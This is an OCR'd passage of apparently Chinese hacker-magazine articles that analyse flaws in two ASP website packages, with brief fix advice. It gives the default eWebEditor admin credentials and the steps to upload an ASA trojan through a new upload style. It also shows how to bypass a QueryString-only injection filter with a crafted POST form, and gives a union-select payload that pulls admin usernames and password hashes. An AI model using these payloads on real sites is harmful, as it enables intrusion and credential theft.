


图5 管理入口

默认的用户名和密码分别为:admin/admin,默认数据库为http://localhost/Manage/News/../webedit/db/ewebeditor.mdb,进入后台后,选择"样式管理"-->"新增样式","样式名称"随便写,"路径模式"为"对全路径",清空"显示路径",添加asa到"图片类型",然后提交。

接着依次点"设置此样式下的工具栏","新增工具栏"-->"按钮设置"-->在"可选按钮"双击"插入或修改图片",保存设置便可。返回"样式管理"找到刚才新建的样式,点"预览",上传一个asa的木马就好了,木马的路径在代码中可以找到。

四、搜索型注入漏洞

我们查看http://localhost/So.asp的源文件,部分代码如下:

```
<form name="form3" method="post" action="So_result2.asp">
<table width="100%" border="0" cellspacing="0" cellpadding="0">
<tr>
<td height="25" colspan="2" align="center"><div align="left"><span class="STYLE1">学员搜索</span></div></td>
</tr>
<tr>
<td width="14%" height="25">关 键 字:</td>
<td width="86%" height="25"><input name="keyword" type="text" id="keyword" size="20" maxlength="20"></td>
</tr>
```

可以看到该文件以post方式提交我们的数据**keyword**到So_result2.asp文件中,查看So_result2.asp文件,部分代码如下:

```
<!-- #include file="Inc/conn.asp" -->
......
sql = "select * from Stu where yn=1 and "&Request.Form("lb")&" like '%"&Request.Form("keyword")&"%' order by addtime desc"
......
Set rs=server.createobject("adodb.recordset")
rs.Open sql, conn, 1, 1
```

没有发现过滤函数,继续深入Inc/conn.asp文件,该文件的全部代码如下:

```
<!-- #include file="sql.asp" -->
<%
  dim connstr,datapath,conn
  datapath="Manage/DataBase/Db.mdb"
  connstr="Provider=Microsoft.JET.OLEDB.4.0;Data Source=" & Server.mappath(datapath)
  Set conn=Server.CreateObject("ADODB.Connection")
  conn.open connstr
%>
```

再打开sql.asp文件,部分代码如下:

```
    Query_Badword="'|and|select|update|chr|delete|%20from|;
|insert|master|set|chr(37)"
    if request.QueryString<>"" then
    Chk_badword=split(Query_Badword,"|")
    FOR EACH Query_Name IN Request.QueryString
    for f_i=0 to ubound(Chk_badword)
    If Instr(LCase(request.QueryString(Query_Name)),Chk_badword(f_i))<>0
Then
    Select Case Err_Message
      Case "1"
    Response.Write "<Script Language=JavaScript>alert('传参错误！参数
"&f_name&"的值中包含非法字符串！\n\n请不要在参数中出现：and up-
date delete ; insert mid master 等非法字符！');window.close();</Script>
"
      Case "2"
    Response.Write "<Script Language=JavaScript>location.href='"&Err_Web&"'
</Script>"
      Case "3"
    Response.Write "<Script Language=JavaScript>alert('传参错误！参数
"&f_name&"的值中包含非法字符串！\n\n请不要在参数中出现：and update
delete ; insert mid master 等非法字符！');location.href='"&Err_Web&"';</
Script>"
    End Select
    Response.End
    End If
    NEXT
    NEXT
    End if
```

我们注意到防注入系统用的是request.QueryString，而QueryString只读取以URL方式提交的数据或以GET方式提交的<form>中的数据。前面提到我们以post方式提交数据，那么搜索型注入漏洞就产生了。

实验一下，我们用外部提交方式，因为提交的数据被限制为20个，细心的朋友可以从代码看出，构造代码如下：

```
    <form name="form3" method="post" action="http://localhost/So_result2.
asp">
    <tr>
    <td width="14%" height="25">关 键 字：</td>
    <td width="86%" height="25"><input name="keyword" type="text"
id="keyword" size="20" maxlength="1000"></td>
    </tr>
    <tr>
    <td height="25">搜索范围：</td>
    <input type="radio" name="lb" value="sex">
    <label>性别</label>
    </tr>
    <input type="submit" name="Submit2222" value="搜索">
    </form>
```

我只截图了，如图6、图7。





图6 提交查询词语

手动构造语句太麻烦，如果有耐心，查出用户和密码没问题，但我只是一只小菜鸟，


图7 显示查询结果

所以注入地址我不知该如何构造，另外，http://localhost/So.asp页还有两处搜索，都可注入。

五、如何修复网站

1、删除ewebeditor在线编辑器的默认登录页面，原因很简单，管理员几乎不用它来传东西。另外，将它的数据库属性改为只读，貌似不能添加样式了，但是列目录功能还可以用；

2、我搜索了一下，只有上面三个数据库连接文件，在它们里面都加上容错语句，这样才安全；

3、在sql.asp里加上对request.form的提交语句的过滤。

六. 总结

限于本人才疏学浅，知识有限，有不妥之处请多多指教。另外，用nbsi来进行搜索型注入的地址，希望高手告诉一下，感激啊！

编辑点评：

新手朋友的一篇实践文章，遇到不少问题和困惑，有哪个朋友撰文一篇解答他的困惑？欢迎来稿。

看小菜分析鹏程网络v1.8漏洞

飞鸟游鱼

从本文可以学到：

鹏程网络 v1.8漏洞分析

每当我看见《黑客手册》上的那些大牛们分析整站漏洞时，心中就羡慕不已，于是就到中国站长站去下载了一套整站回来分析，名字叫做鹏程网络v1.8，是一个类似个人主页的整站，才刚刚出来不久就得到了不错的下载量，界面很清爽，让人看了很舒服，并且官方提供不同种风格的模版，如图1。

好了，不说废话了，让我们开始分析吧。

一、注入漏洞

呵呵，这一找就让我找到了一个漏洞，在根目录下的musicsee.asp文件中有如下代码：

```
    <%dim lx,id,musicsee_
    musicsee_=request("musicsee_")
    id=request.querystring("id")
    lx=request("lx")
    if musicsee_="ok" then
    %>
    <ASX version = "3.0">
    <TITLE>音乐屋</TITLE>
    <author>www.886n.com</author>
    <abstract>音乐屋</abstract>
    <copyright>bbs.886n.com</copyright>
    <%
    if request("id")<>"" then
        set rs=server.createobject("adodb.recordset")
        id=request("id")
        sql="select * from music_886n where id in (" & id & ")"
```




图1 风格模版

```
    rs.open sql,conn,1,3
    while not rs.eof
%>
```

id 没有经过任何过滤，就直接进到了数据库，这就造成了注人，我们在id后面加上and 1=1,and 1=2。很明显，两个页面有差异，如图2和图3。




图2 and 1=1返回正常




图3 and 1=2返回不正常

我们可以选择工具或者手工猜解，手工需要在id后加上**and 1=2 union select 1,2,user,4,pwd,6,7,8 from user_886n**，如图4。




图4 union出用户名密码

用户名字是**admin**，密码是**92f6086da0f7d96ff28339ccfcdda88392f6086da0f7d96ff28339ccfcdda883**，当时出来的密码简直把我吓了一跳，没见过MD5密码有这么多位的，看来还要仔细的分析一下了。

于是打开整站的数据库，admin的加密密码是**43894a0e21232f294a801fc37a57a5a743894a0e21232f294a801fc37a57a5a7**，正常的MD5加密的admin16位为**7a57a5a743894a0e**，32位为**21232f297a57a5a743894a0e4a801fc3**，如图5。




图5 admin加密后的值

原来他的密码组合是（**32位密码的倒数第2个8位＋正数第一个8位＋倒数第一个8位+16位密码**）***2**，呵呵，这样分析我们就只需得出第25个数以后的16位密码就为正常加密的MD5密码。让我们看看还有没有其他的注人点，代码如下：

```
sub show_musics(m,x,b,t,s,n)
showmusics="<table border='0' width='100%' cellspacing='0' cellpadding='0'>"&vbLf
showmusics=showmusics&"<tr><td valign='top'>"&vbLf
showmusics=showmusics&"<table border='0' width='100%' cellspacing='0' cellpadding='2'>"&vbLf
if b=1 or t=1 or s=1 then
showmusics=showmusics&"<tr><td><b>音乐名称</b></td>"
end if
if b=1 then
showmusics=showmusics&"<td><b>点击次数</b></td>"
end if
if t=1 then
showmusics=showmusics&"<td><b>加入时间</b></td>"
end if
if s=1 then
showmusics=showmusics&"<td><b>简要说明</b></td>"
end if
page_no=CInt(Request.QueryString("page_no"))
if page_no<1 then
page_no=1
end if
Set rs=Server.CreateObject("ADODB.Recordset")
  m_type=request("m_type")
  musicfl=cint(request("musicfl"))
    if musicfl<1 then
    musicfl=0
    end if
```

